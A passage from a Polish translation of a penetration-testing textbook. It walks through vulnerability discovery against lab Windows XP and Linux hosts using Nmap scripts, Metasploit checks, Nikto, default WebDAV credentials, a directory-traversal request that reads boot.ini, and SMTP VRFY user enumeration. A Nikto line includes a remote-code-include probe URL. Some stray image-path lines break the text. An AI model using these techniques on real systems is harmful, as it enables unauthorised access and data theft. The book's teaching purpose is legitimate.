↪HELP NOOP QUIT
79/tcp open finger
|_finger: Finger online user list request denied.
80/tcp open http
|_http-methods: No Allow or Public header in OPTIONS response (status code 302)
144 Chapter 6
| http-title: XAMPP 1.7.2 ❷
|_Requested resource was http://192.168.20.10/xampp/splash.php
(...)
3306/tcp open mysql
| mysql-info: MySQL Error detected!
| Error Code was: 1130
|_Host '192.168.20.9' is not allowed to connect to this MySQL server ❸
(...)
```

Jak widać w wynikach działania, wykonanie skryptów NSE z kategorii *default* przyniosło nam wiele bardzo ciekawych informacji. Na przykład możemy się przekonać, że serwer SMTP działający na porcie 25 maszyny z systemem Windows XP pozwala na używanie komendy **VRFY** ❶, która umożliwia sprawdzenie, czy konto użytkownika o podanej nazwie istnieje na serwerze poczty elektronicznej. Jeżeli znamy nazwę takiego konta, użycie tej komendy może znacznie ułatwić odgadnięcie hasła.

Oprócz tego w wynikach działania możemy także zobaczyć, że serwer WWW działający na porcie 80 to prawdopodobnie XAMPP 1.7.2 ❷. W czasie kiedy powstawała ta książka, najnowszą stabilną wersją tego pakietu była wersja 1.8.3. Jak widać, zainstalowana wersja jest nieco przestarzała, więc istnieje pewna nadzieja, że może mieć takie czy inne luki w zabezpieczeniach i być podatna na odpowiednio przygotowane ataki.

Poza ujawnianiem potencjalnych podatności i luk w zabezpieczeniach skan z użyciem skryptów NSE pozwala również na wykluczenie z płaszczyzny ataku niektórych usług. Na przykład wyniki działania wskazują, że serwer MySQL działający na porcie 3306 nie pozwala nam na ustanowienie połączenia, ponieważ

adres IP naszego komputera nie znajduje się na liście hostów uprawnionych do „rozmowy" z tym serwerem ❸. Do próby połączenia z tym portem możemy powrócić nieco później, w fazie eksploracji powłamaniowej, kiedy uda nam się już dostać na inne komputery działające w środowisku celu, ale na razie możemy spokojnie wyłączyć serwer MySQL i jego podatności z zakresu planowanego ataku.

Uruchamianie wybranego skryptu NSE

Zanim przejdziemy do omawiania innych zagadnień, przyjrzymy się kolejnemu przykładowi zastosowania skryptów NSE, tym razem takich, które nie są częścią kolekcji *default*. Z wyników działania skanera Nmap w poprzednim rozdziale wiemy, że nasz host-cel z systemem Linux wykorzystuje usługę NFS (ang. *Network File System*), która pozwala klientom zdalnym na dostęp za pośrednictwem sieci do zasobów znajdujących się w lokalnym systemie plików hosta. Doświadczeni pentesterzy wiedzą jednak, że bezpieczne skonfigurowanie usługi NFS jest znacznie łatwiejsze w teorii niż w praktyce. Bardzo wielu użytkowników po prostu nie zdaje sobie sprawy z konsekwencji, jakie może nieść ze sobą umożliwienie użytkownikom zdalnym uzyskania dostępu do swoich lokalnych plików. W końcu co może się tutaj wydarzyć? Czy kogoś to obchodzi, że daję dostęp do mojego katalogu domowego innym użytkownikom z mojej firmy czy organizacji?

Skrypt *nfs-ls.nse* modułu NSE dokonuje próby połączenia się z usługą NFS i przeprowadza audyt udostępnionych zasobów. Więcej szczegółowych informacji na temat tego skryptu możesz wyświetlić, dodając w wierszu wywołania flagę `--script-help`, tak jak zostało to przedstawione na listingu 6.4.

Listing 6.4. Wyświetlanie szczegółowych informacji o skrypcie NFS-LS

```
root@kali:~# nmap --script-help nfs-ls

Starting Nmap 6.40 ( http://nmap.org ) at 2015-07-16 14:49 EDT

nfs-ls
Categories: discovery safe
http://nmap.org/nsedoc/scripts/nfs-ls.html
  Attempts to get useful information about files from NFS exports.
  The output is intended to resemble the output of <code>ls</code>.
(...)
```

Po uruchomieniu skrypt próbuje zamontować udziały sieciowe udostępnione na maszynie zdalnej, sprawdza, jakie prawa zostały im przydzielone, i wyświetla listę plików znajdujących się w poszczególnych udziałach sieciowych. Aby uruchomić ten skrypt, powinieneś w wierszu wywołania umieścić opcję `--script` i po niej podać nazwę skryptu, co zostało pokazane na listingu 6.5.

Listing 6.5. Wyniki działania skryptu NFS-LS

```
root@kali:/# nmap --script=nfs-ls 192.168.20.11

Starting Nmap 6.40 ( http://nmap.org ) at 2015-12-28 22:02 EST
Nmap scan report for 192.168.20.11
Host is up (0.00040s latency).
Not shown: 993 closed ports
PORT     STATE     SERVICE     VERSION
21/tcp   open      ftp         vsftpd 2.3.4
22/tcp   open      ssh         OpenSSH 5.1p1 Debian 3ubuntu1 (Ubuntu Linux; protocol 2.0)
80/tcp   open      http        Apache httpd 2.2.9 ((Ubuntu) PHP/5.2.6-2ubuntu4.6 with
                               ↪Suhosin-Patch)
111/tcp  open      rpcbind     2 (RPC #100000)
| nfs-ls:
|   Arguments:
|     maxfiles: 10 (file listing output limited)
|
|   NFS Export: /export/georgia ❶
|   NFS Access: Read Lookup Modify Extend Delete NoExecute
|     PERMISSION  UID   GID   SIZE  MODIFICATION TIME  FILENAME
|     drwxr-xr-x  1000  1000  4096  2013-12-28 23:35   /export/georgia
|     -rw-------  1000  1000   117  2013-12-26 03:41   .Xauthority
|     -rw-------  1000  1000  3645  2013-12-28 21:54   .bash_history
|     drwxr-xr-x  1000  1000  4096  2013-10-27 03:11   .cache
|     -rw-------  1000  1000    16  2013-10-27 03:11   .esd_auth
|     drwx------  1000  1000  4096  2013-10-27 03:11   .gnupg
|     ??????????     ?     ?     ?                ?   .gvfs
|     -rw-------  1000  1000   864  2013-12-15 19:03   .recently-used.xbel
|     drwx------  1000  1000  4096  2013-12-15 23:38   .ssh ❷
(...)
```

Jak widać, w naszej maszynie z systemem Linux skrypt NSE znalazł udział NFS o nazwie ***/export/georgia*** ❶. Ciekawym znaleziskiem może być to, że znajduje się w nim katalog ***.ssh*** ❷, w którym mogą być przechowywane różne wrażliwe informacje, takie jak klucze SSH czy lista autoryzowanych kluczy (o ile na serwerze SSH zostało włączone uwierzytelnianie za pomocą klucza publicznego).

Kiedy podczas przeprowadzania testu penetracyjnego natkniesz się na taki „kalafior" w konfiguracji praw dostępu, oczywistym posunięciem każdego doświadczonego pentestera będzie wykorzystanie takiej pomyłki administratora systemu i dołożenie sobie uprawnień zapisu pozwalających na dopisanie nowego klucza SSH do listy autoryzowanych kluczy znajdującej się w pliku *authorized_list*. Jeżeli taka próba się powiedzie, okaże się, że z pozoru niewinne przeoczenie prawa do edycji plików innego użytkownika przerodziło się w poważne naruszenie bezpieczeństwa systemu, co umożliwiło nieautoryzowanemu użytkownikowi zalogowanie się do zdalnego systemu i wykonywanie w nim różnych operacji.

Zanim przejdziemy dalej, musimy się upewnić, że na komputerze-celu z systemem Linux jest włączone uwierzytelnianie za pomocą publicznego klucza SSH, dzięki któremu będziemy mogli przeprowadzić opisany powyżej atak. Logowanie

za pomocą klucza jest uważane za najsilniejszą formę uwierzytelniania SSH i jest rekomendowanym sposobem zabezpieczania dostępu do systemu. Szybka próba połączenia się z maszyną linuksową za pomocą sesji SSH pokazuje, że opcja logowania przy użyciu klucza publicznego jest włączona ❶, co zostało pokazane na listingu 6.6.

Listing 6.6. Metody uwierzytelniania SSH

```
root@kali:/# ssh 192.168.20.11
The authenticity of host '192.168.20.11 (192.168.20.11)' can't be established.
RSA key fingerprint is ab:d7:b0:df:21:ab:5c:24:8b:92:fe:b2:4f:ef:9c:21.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.20.11' (RSA) to the list of known hosts.
root@192.168.20.11's password:
Permission denied (publickey ❶,password).
```

UWAGA *Niektóre skrypty NSE mogą powodować awarię wybranych usług lub nawet uszkodzić atakowany system. Co ciekawe, istnieje również osobna kategoria skryptów przeznaczonych do przeprowadzania ataków typu DoS (ang.* Denial of Service*) oraz wiele skryptów do wyszukiwania określonych podatności i luk w zabezpieczeniach. Na przykład skrypt* smb-check-vulns *sprawdza badany system pod kątem występowania luki MS08-067 i innych podatności serwera SMB. W opisie tego skryptu znajdziesz informację, że jego działanie może być potencjalnie niebezpieczne dla systemu zdalnego i że nie powinieneś używać tego skryptu do testowania systemów produkcyjnych, o ile nie jesteś przygotowany na ewentualną awarię takiego systemu.*

Moduły skanerów pakietu Metasploit

Pakiet Metasploit, o którym mówiliśmy w rozdziale 4., również posiada szereg dodatkowych modułów pomocniczych pozwalających na przeprowadzanie skanowania zdalnych hostów w poszukiwaniu potencjalnych podatności i luk w zabezpieczeniach. W przeciwieństwie do modułów exploitów, moduły skanerów nie pozwalają na przejmowanie kontroli nad atakowanymi hostami, ale w zamian wyświetlają listy potencjalnych podatności takich hostów na ataki, które możemy wykorzystać w dalszej fazie przeprowadzania testów penetracyjnych.

Jednym z takich modułów pomocniczych jest moduł, który pozwala na wyszukiwanie na zdalnych hostach serwerów FTP zezwalających na anonimowy dostęp do swoich zasobów. Choć ręczna próba anonimowego zalogowania się do jednego czy drugiego serwera FTP w celu sprawdzenia możliwości dostępu nie stanowi oczywiście żadnego problemu, to jednak za pomocą zautomatyzowanego modułu pomocniczego pakietu Metasploit możesz szybko sprawdzić bardzo wiele hostów, co w przypadku przeprowadzania testów penetracyjnych rozbudowanych środowisk z pewnością przyczyni się do oszczędzenia dużej ilości czasu.

Aby wybrać określony moduł, powinieneś użyć polecenia `use`. Następnie za pomocą polecenia `set` ustaw cel skanowania i uruchom moduł poleceniem `exploit`, tak jak zostało to przedstawione na listingu 6.7. Składnia poszczególnych poleceń jest bardzo podobna do tego, co robiliśmy w rozdziale 4.

Listing 6.7. Przykład zastosowania modułu ftp/anonymous

```
msf > use scanner/ftp/anonymous

msf auxiliary(anonymous) > set RHOSTS 192.168.20.10-11
RHOSTS => 192.168.20.10-11
msf auxiliary(anonymous) > exploit

[*] 192.168.20.10:21 Anonymous READ (220-FileZilla Server version 0.9.32 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de) ❶
220 Please visit http://sourceforge.net/projects/filezilla/)
[*] Scanned 1 of 2 hosts (050% complete)
[*] 192.168.20.11:21 Anonymous READ (220 (vsFTPd 2.3.4)) ❶
[*] Scanned 2 of 2 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(anonymous) >
```

Znacznik ❶ wskazuje miejsca informujące, że zarówno nasza maszyna z systemem Windows XP, jak i maszyna z systemem Linux posiadają uruchomione serwery FTP pozwalające na anonimowy dostęp do zasobów (ang. *anonymous user*). Odpowiedź na pytanie, czy jest to poważne naruszenie bezpieczeństwa systemu, zależy w głównej mierze od tego, jakie pliki można znaleźć w katalogu anonimowego użytkownika serwera FTP. Osobiście zdarzało mi się realizować w firmach zlecenia, w trakcie których podczas testu penetracyjnego okazywało się, że na serwerach FTP z dostępem do internetu znajdowały się przeróżne dokumenty zawierające poufne i wrażliwe dane firmy. Z drugiej strony nieraz w takich środowiskach widywałam serwery FTP z anonimowym dostępem, gdzie istnienie takiego serwera było podyktowane potrzebami biznesowymi, ale jego zawartość nie stanowiła żadnego zagrożenia dla bezpieczeństwa danych firmy. Jak widać, jest to kolejny przykład sytuacji, w której doświadczony pentester musi osobiście oszacować ryzyko, jakie niesie ze sobą w określonym środowisku potencjalna „luka" wskazana przez zautomatyzowane narzędzie skanujące.

Sprawdzanie podatności na exploity za pomocą polecenia check pakietu Metasploit

Niektóre exploity dostępne w pakiecie Metasploit posiadają wbudowaną funkcję `check`, która zamiast wykorzystywać określoną lukę w zabezpieczeniach, sprawdza tylko, czy zdalny host jest podatny na taki atak. Polecenia `check` możemy używać do sprawdzania ad hoc, czy dany exploit ma szansę zadziałać w określonym

środowisku celu, tak jak zostało to przedstawione na listingu 6.8. Korzystając z polecenia `check`, nie musimy definiować ładunku, ponieważ nie dochodzi tutaj do wykorzystania samej luki w zabezpieczeniach, ale tylko do sprawdzenia podatności na danego exploita.

Listing 6.8. Sprawdzanie podatności na exploita

```
msf > use windows/smb/ms08_067_netapi

msf exploit(ms08_067_netapi) > set RHOST 192.168.20.10
RHOST => 192.168.20.10
msf exploit(ms08_067_netapi) > check ❶

[*] Verifying vulnerable status... (path: 0x0000005a)
[+] The target is vulnerable. ❷
msf exploit(ms08_067_netapi) >
```

Po uruchomieniu sprawdzania podatności ❶ Metasploit informuje, że cel ataku (maszyna z systemem Windows XP) jest podatna na exploita *ms08_067_netapi* ❷, tak jak mogliśmy tego oczekiwać.

Niestety nie wszystkie moduły exploitów mają wbudowaną funkcję `check` (jeżeli spróbujesz uruchomić polecenie `check` dla exploita, który nie obsługuje tej funkcji, Metasploit wyświetli na ekranie odpowiedni komunikat). Na przykład bazując na wynikach skanu Nmap z detekcją wersji opisywanego w poprzednim rozdziale, wiemy, że na maszynie z systemem Windows XP działa serwer poczty elektronicznej, którego wersja wydaje się przestarzała i podatna na ataki. Rzeczywiście, pakiet SLMail w wersji 5.5.0.4433 posiada dobrze znaną lukę w zabezpieczeniach, CVE-2003-0264, dla której możemy łatwo wyszukać odpowiedniego exploita, używając polecenia `search` konsoli *Msfconsole* i podając w wierszu polecenia ciąg znaków `cve:2003-0264`.

Po wybraniu modułu exploita możemy sprawdzić, czy ma wbudowaną obsługę polecenia `check`, co zostało pokazane na listingu 6.9.

Listing 6.9. Moduł exploita seattlelab_pass nie obsługuje funkcji check

```
msf exploit(seattlelab_pass) > set RHOST 192.168.20.10
rhost => 192.168.20.10
msf exploit(seattlelab_pass) > check
[*] This exploit does not support check.
msf exploit(seattlelab_pass) >
```

Jak się okazuje, moduł exploita *seattlelab_pass* nie ma zaimplementowanej obsługi funkcji `check`, więc nie możemy szybko sprawdzić, czy nasz cel jest podatny na taki atak. Mimo że patrząc na numer wersji serwera SLMail POP3, możemy śmiało założyć, iż serwer będzie podatny na atak, to jednak w tym przypadku Metasploit nie potrafi nam tego potwierdzić. W takich sytuacjach nie będziemy pewni końcowego rezultatu aż do momentu przeprowadzenia samego ataku.

Skanowanie aplikacji internetowych

Choć w środowisku celu możesz oczywiście znaleźć własne aplikacje internetowe klienta, które mogą być podatne na różnego rodzaju ataki, to jednak powinieneś pamiętać, że równie dobrze takie same luki w zabezpieczeniach mogą się zdarzać w gotowych, komercyjnych aplikacjach internetowych, takich jak aplikacje finansowe, Webmail i inne. Jeżeli podczas rozpoznawania zdalnego systemu znajdziesz instancję takiej aplikacji, to odpowiednie wykorzystanie takiej podatności może Ci pozwolić na zdobycie przyczółka w atakowanym środowisku.

Luki w zabezpieczeniach aplikacji internetowych są szczególnie interesujące przy przeprowadzaniu zewnętrznych testów penetracyjnych, w przypadku których powierzchnia ataku jest często ograniczona praktycznie tylko do serwera WWW. Przykład przedstawiono na rysunku 6.14 — jak widać, próba wyświetlenia domyślnej strony internetowej serwera WWW działającego na naszej maszynie linuksowej doprowadziła do odkrycia strony tworzonej podczas instalacji serwera Apache.

Rysunek 6.14. Domyślna strona internetowa serwera Apache

Warto jednak zauważyć, że dopóty, dopóki nie odkryjemy jakiejś poważnej podatności serwera WWW, próba przełamania zabezpieczeń przy użyciu prostej strony wyświetlającej komunikat *It works!* może nie być trywialnym zadaniem… Nie będziemy się jednak poddawać i zanim całkowicie zrezygnujemy z tego wektora ataku, użyjemy zautomatyzowanego skanera podatności aplikacji internetowych do sprawdzenia, czy coś nam tutaj nie umknęło.

Pakiet Nikto

Pakiet **Nikto** to preinstalowany w systemie Kali Linux skaner podatności aplikacji internetowych, który spełnia podobną rolę jak Nessus — poszukuje na serwerach WWW niebezpiecznych plików, starych, podatnych na ataki wersji oprogramowania czy błędów w konfiguracjach. Aby za pomocą tego skanera przeprowadzić badanie naszej maszyny z systemem Linux, musimy w wierszu polecenia za pomocą flagi `–h` zdefiniować adres hosta, tak jak zostało to przedstawione na listingu 6.10.

Listing 6.10. Uruchamianie skanera Nikto

```
root@kali:/# nikto -h 192.168.20.11
- Nikto v2.1.5
---------------------------------------------------------------------------
+ Target IP:          192.168.20.11
+ Target Hostname:    192.168.20.11
+ Target Port:        80
+ Start Time:         2015-12-28 21:31:38 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.2.9 (Ubuntu) PHP/5.2.6-2ubuntu4.6 with Suhosin-Patch
(...)
+ OSVDB-40478: /tikiwiki/tiki-graph_formula.php?w=1&h=1&s=1&min=1&max=2&f[]=
➥x.tan.phpinfo()&t=png&title=http://cirt.net/rfiinc.txt?: TikiWiki contains
➥a vulnerability which allows remote attackers to execute arbitrary PHP
➥code. ❶
+ 6474 items checked: 2 error(s) and 7 item(s) reported on remote host
+ End Time: 2015-12-28 21:32:41 (GMT-5) (63 seconds)
```

Ręczne przeglądanie konfiguracji zdalnego serwera WWW w poszukiwaniu aplikacji i stron posiadających znane podatności i luki w zabezpieczeniach może być nieco przerażającym zadaniem, ale na szczęście Nikto bierze je na siebie. Jednym z bardziej ciekawych rezultatów naszego przykładowego skanu może być znalezienie podatnej na ataki wersji pakietu TikiWiki ❶. Rzeczywiście, kiedy wejdziemy na stronę *http://192.168.20.11/tikiwiki/*, znajdziemy instancję tego dobrze znanego i popularnego oprogramowania CMS. Nikto podaje informację, że ta instalacja jest podatna na atak pozwalający na wykonanie odpowiednio spreparowanego kodu, a szczegółowa analiza opisu podatności OSVDB-40478 w bazie Open Sourced Vulnerability Database ujawnia, że w pakiecie Metasploit istnieje gotowy exploit pozwalający na wykorzystanie tej luki.


UWAGA *OSVDB (*http://osvdb.org*) to repozytorium opisów luk w zabezpieczeniach występujących w oprogramowaniu typu open source, takim jak TikiWiki, zawierających szczegółowe informacje na temat podatności występujących w szerokiej gamie produktów. Bazy OSVDB możesz używać jako dodatkowego źródła informacji na temat interesujących Cię luk w zabezpieczeniach.*

Ataki na pakiet XAMPP

Przeglądając zasoby serwera WWW działającego na naszej maszynie-celu z systemem Windows XP, możemy się przekonać, że pod adresem *http://192.168.20.10/* jest wyświetlana domyślna strona internetowa, która należy do pakietu XAMPP 1.7.2.

Domyślnie każda instalacja pakietu XAMPP zawiera konsolę *phpMyAdmin*, czyli aplikację internetową pozwalającą na zarządzanie bazą danych MySQL. W idealnych warunkach konsola *phpMyAdmin* nie powinna być dostępna w sieci, a jeżeli już, to dostęp do niej powinien wymagać podania nazwy konta użytkownika i hasła dostępu. Jednak w przypadku tej wersji pakietu XAMPP konsola *phpMyAdmin* jest dostępna pod adresem *http://192.168.20.10/phpmyadmin* i nie


wymaga uwierzytelnienia. Co gorsza, konsola *phpMyAdmin* daje dostęp na prawach użytkownika `root` do tego samego serwera MySQL, do którego zgodnie z raportem ze skryptu NSE nie możemy się podłączyć bezpośrednio. Dzięki konsoli *phpMyAdmin* możemy obejść to ograniczenie i swobodnie wykonywać zapytania bezpośrednio na serwerze MySQL, co zostało pokazane na rysunku 6.15.



Rysunek 6.15. Otwarta konsola phpMyAdmin wyświetla komunikat wskazujący na niepoprawną konfigurację zabezpieczeń

Poświadczenia domyślne

Oprócz otwartego dostępu do konsoli *phpMyAdmin* szybkie zapytanie serwisu Google ujawnia kolejny „kwiatek" — okazuje się, że w skład pakietu XAMPP w wersji 1.7.3 i wersji wcześniejszych wchodzi dodatek WebDAV (ang. *Web Distributed Authoring and Versioning*), który jest wykorzystywany do zarządzania plikami na serwerze WWW za pośrednictwem połączeń HTTP. Dodatek WebDAV z pakietu XAMPP jest instalowany z domyślnym kontem użytkownika i hasłem `wampp:xampp`. Jeżeli administrator systemu nie zmieni tych domyślnych ustawień, potencjalnie każdy użytkownik z dostępem do WebDAV może się tam zalogować, zmienić zawartość dowolnej strony internetowej przechowywanej na serwerze czy nawet zainstalować dodatkowe skrypty oraz moduły pozwalające na utrzymanie przyczółka w tak zdobytym systemie i zapewniające stały dostęp do serwera WWW. Jak widać na rysunku 6.16, dodatek WebDAV rzeczywiście jest dostępny na naszym serwerze.



Rysunek 6.16. Dodatek WebDAV

Do interaktywnej pracy z serwerami wyposażonymi w dodatek WebDAV możemy użyć narzędzia o nazwie Cadaver. Na listingu 6.11 przedstawiono przykład sesji, w której Cadaver łączy się z dodatkiem WebDAV serwera *http://192.168.20.10* i następnie próbuje zalogować się przy użyciu domyślnej nazwy konta użytkownika i hasła dostępu.

Listing 6.11. Zastosowanie programu Cadaver

```
root@kali:/# cadaver http://192.168.20.10/webdav
Authentication required for XAMPP with WebDAV on server `192.168.20.10':
Username: wampp
Password:
dav:/webdav/> ❶
```

Nietrudno zauważyć, że programowi Cadaver udało się pomyślnie zalogować do serwera ❶. Jak widać, dodatek WebDAV, działający na maszynie-celu z systemem Windows XP, wykorzystuje domyślny zestaw poświadczeń, którego będziemy mogli użyć do uzyskania dostępu do systemu. Mając dostęp do konsoli WebDAV, możemy bez trudu załadować na serwer WWW dowolne pliki.

Samodzielna analiza podatności


W praktyce zdarzają się jednak sytuacje, w których nic innego nie sprawdza się tak dobrze jak samodzielne wyszukiwanie i analiza potencjalnych luk w zabezpieczeniach, w trakcie których pentester musi użyć całej swojej wiedzy i doświadczenia do oszacowania możliwości wykorzystania takiej czy innej podatności do uzyskania dostępu do atakowanego systemu. W kilku kolejnych podrozdziałach omówimy parę przykładów sytuacji, w których zdecydowanie warto będzie samodzielnie szczegółowo zbadać niektóre obiecujące tropy znalezione w wynikach działania zautomatyzowanych skanerów portów i podatności.

Eksploracja nietypowych portów

Podczas skanowania portów maszyny-celu z systemem Windows XP dowiedzieliśmy się, że port 3232 jest otwarty, jednak w trakcie próby nieco bardziej agresywnego skanowania z detekcją wersji oprogramowania usługa działająca na tym porcie uległa awarii (patrz rozdział 5.). Takie zachowanie może sugerować, że program nasłuchujący na danym porcie oczekuje przesyłania określonych informacji i nie bardzo sobie radzi z przetwarzaniem innych, niespodziewanych danych pojawiających się na tym porcie.

Z punktu widzenia pentestera opisane wyżej zachowanie usługi sieciowej jest bardzo interesujące, ponieważ oznacza to, że program działający na danym porcie nie potrafi prawidłowo oszacować poprawności danych napływających na jego wejście. Jak pamiętasz, w rozdziale 5. komunikaty wysyłane w czasie awarii

oprogramowania działającego na tym porcie pozwoliły nam określić, że jest to serwer WWW. Próba połączenia z portem 3232 za pomocą przeglądarki sieciowej potwierdza takie przypuszczenie, co zostało pokazane na rysunku 6.17.



Rysunek 6.17. Serwer WWW działający na porcie 3232

Nietrudno zauważyć, że na tej stronie nie ma zbyt wielu ciekawych informacji, ale mając potwierdzenie działania portu, możemy spróbować połączyć się z nim za pomocą programu Netcat. Wiemy, że program działający na porcie 3232 to serwer WWW, więc spróbujemy do niego „zagadać" w języku, który powinien być dla niego zrozumiały. Sesja z przeglądarką pokazała, że możemy wyświetlić domyślną stronę WWW, a zatem naszym pierwszym poleceniem wysłanym do serwera będzie prośba o przesłanie tej strony. Aby to zrobić, po uzyskaniu połączenia wpisz polecenie `GET / HTTP/1.1`, tak jak zostało to przedstawione na listingu 6.12.

Listing 6.12. Połączenie z portem 3232 przy użyciu programu Netcat

```
root@kali:~# nc 192.168.20.10 3232
GET / HTTP/1.1
HTTP/1.1 200 OK
Server: Zervit 0.4 ❶
X-Powered-By: Carbono
Connection: close
Accept-Ranges: bytes
Content-Type: text/html
Content-Length: 36

<html>
<body>
hi
</body>
</html>root@bt:~#
```

Serwer WWW przedstawił nam się uprzejmie jako **`Zervit 0.4`** ❶. Nie wróży to dla atakowanego systemu niczego dobrego, ponieważ już jeden z pierwszych wyników wyszukiwania zwracanych przez Google dla frazy ***Zervit 0.4*** nosi tytuł „Zervit 0.4 exploit". Ten skądinąd sympatyczny serwer WWW może się niestety „poszczycić" dużą liczbą znanych luk w zabezpieczeniach, takich jak błędy przepełnienia bufora czy błędy pozwalające na ujawnianie zawartości lokalnych

plików serwera (ang. *local file inclusion vulnerability*). Oprogramowanie to jest na tyle wrażliwe, że być może najlepszym rozwiązaniem będzie unikanie prób wykorzystania błędów przepełnienia bufora w obawie przed spowodowaniem niezamierzonej awarii serwera… Z drugiej strony luki w zabezpieczeniach powodujące możliwość wymuszenia na serwerze ujawnienia zawartości plików lokalnych wyglądają bardzo zachęcająco. Wiemy, że serwer potrafi przetwarzać żądania HTTP `GET`. W takiej sytuacji możemy dokonać próby pobrania z systemu Windows XP pliku *boot.ini* poprzez wysłanie żądania `GET` powodującego cofnięcie się o pięć poziomów w górę hierarchii systemu plików do katalogu głównego dysku C, tak jak zostało to przedstawione na listingu 6.13.

Listing 6.13. Luka pozwalająca na ujawnienie zawartości lokalnych plików w serwerze Zervit 0.4

```
root@kali:~# nc 192.168.20.10 3232
GET /../../../../../boot.ini HTTP/1.1
HTTP/1.1 200 OK
Server: Zervit 0.4
X-Powered-By: Carbono
Connection: close
Accept-Ranges: bytes
Content-Type: application/octet-stream
Content-Length: 211

[boot loader]
timeout=30
default=multi(0)disk(0)rdisk(0)partition(1)\WINDOWS
[operating systems]
multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="Microsoft Windows XP Home
Edition" /fastdetect /NoExecute=OptIn
```

Jak widać, byliśmy w stanie pobrać plik *boot.ini*, czyli plik konfiguracyjny informujący system Windows o tym, które opcje ładowania systemu operacyjnego będą wyświetlane podczas uruchamiania systemu. W rozdziale 8. użyjemy tej podatności do pobierania innych wrażliwych plików z tego systemu.

Wyszukiwanie nazw kont użytkowników

Szanse na przeprowadzenie pomyślnego ataku na hasła dostępu drastycznie rosną, jeżeli znamy nazwy kont użytkowników dla poszczególnych usług (więcej szczegółowych informacji na ten temat znajdziesz w rozdziale 9.). Jednym ze sposobów znalezienia poprawnych nazw kont użytkowników serwera poczty elektronicznej jest wykorzystanie komendy `VRFY`, o ile oczywiście jest ona dostępna. Jak sama nazwa może sugerować, komenda `VRFY` sprawdza, czy podane konto użytkownika istnieje na serwerze. Skanowanie przeprowadzone za pomocą programu Nmap i skryptów NSE ujawniło wcześniej, że na serwerze poczty elektronicznej, działającym na naszej maszynie z systemem Windows XP, wykonywanie komendy `VRFY`

jest dozwolone. Połącz się z portem TCP/25 za pomocą programu Netcat i użyj komendy `VRFY` do sprawdzenia poprawności kilku kont użytkowników, tak jak zostało to przedstawione na listingu 6.14.

Listing 6.14. Zastosowanie komendy SMTP VRFY

```
root@kali:~# nc 192.168.20.10 25
220 georgia.com SMTP Server SLmail 5.5.0.4433 Ready ESMTP spoken here
VRFY georgia
250 Georgia<georgia@>
VRFY john
551 User not local
```

Za pomocą komendy `VRFY` możemy się przekonać, że konto użytkownika o nazwie `georgia` istnieje na serwerze, czego nie można jednak powiedzieć o koncie `john`. Nazw kont użytkowników będziemy używali w rozdziale 9. podczas prób odgadnięcia haseł dostępu.

Podsumowanie

W tym rozdziale omawialiśmy wiele różnych metod wyszukiwania podatności i luk w zabezpieczeniach hostów działających w naszym środowisku testowym. Korzystając z wielu różnych narzędzi i technik, byliśmy w stanie znaleźć niezliczone sposoby uzyskania dostępu do komputerów będących celami ataków, włączając w to takie metody jak wykorzystanie słynnej luki MS08-067 w serwerze SMB systemu Windows XP czy błędy pozwalające na pobieranie plików lokalnych serwera Zervit 0.4. Dzięki użyciu komendy `VRFY` mogliśmy odszukać i potwierdzić poprawność jednego z kont użytkowników, które następnie możemy wykorzystać do przeprowadzenia ataków na hasła dostępu do serwera poczty elektronicznej.

Na podstawie skanowania z detekcją wersji dowiedzieliśmy się również, że serwer SLMail może posiadać luki w zabezpieczeniach usługi POP3 (choć nie udało nam się jeszcze tego potwierdzić), a oprócz tego na serwerze WWW znaleźliśmy całkowicie otwartą konsolę *phpMyAdmin*, która daje nam dostęp na poziomie użytkownika `root` do bazy danych MySQL, oraz zainstalowany dodatek WebDAV, wykorzystujący domyślny zestaw poświadczeń, za pomocą którego możemy „wrzucić" na taki serwer dowolne pliki. W maszynie-celu, pracującej pod kontrolą systemu Linux, udało nam się znaleźć sieciowy udział NFS, pozwalający na zapisywanie plików w katalogu *.ssh*, oraz nieco „ukrytą" instalację pakietu TikiWiki, która najprawdopodobniej ma lukę pozwalającą na zdalne wykonywanie odpowiednio spreparowanego kodu. Odkryty przez nas serwer Vsftpd 2.3.4 może natomiast posiadać ukryte tylne wejście, będące rezultatem wcześniejszego włamania do repozytoriów pakietu Vsftpd i podmiany plików binarnych tego oprogramowania.

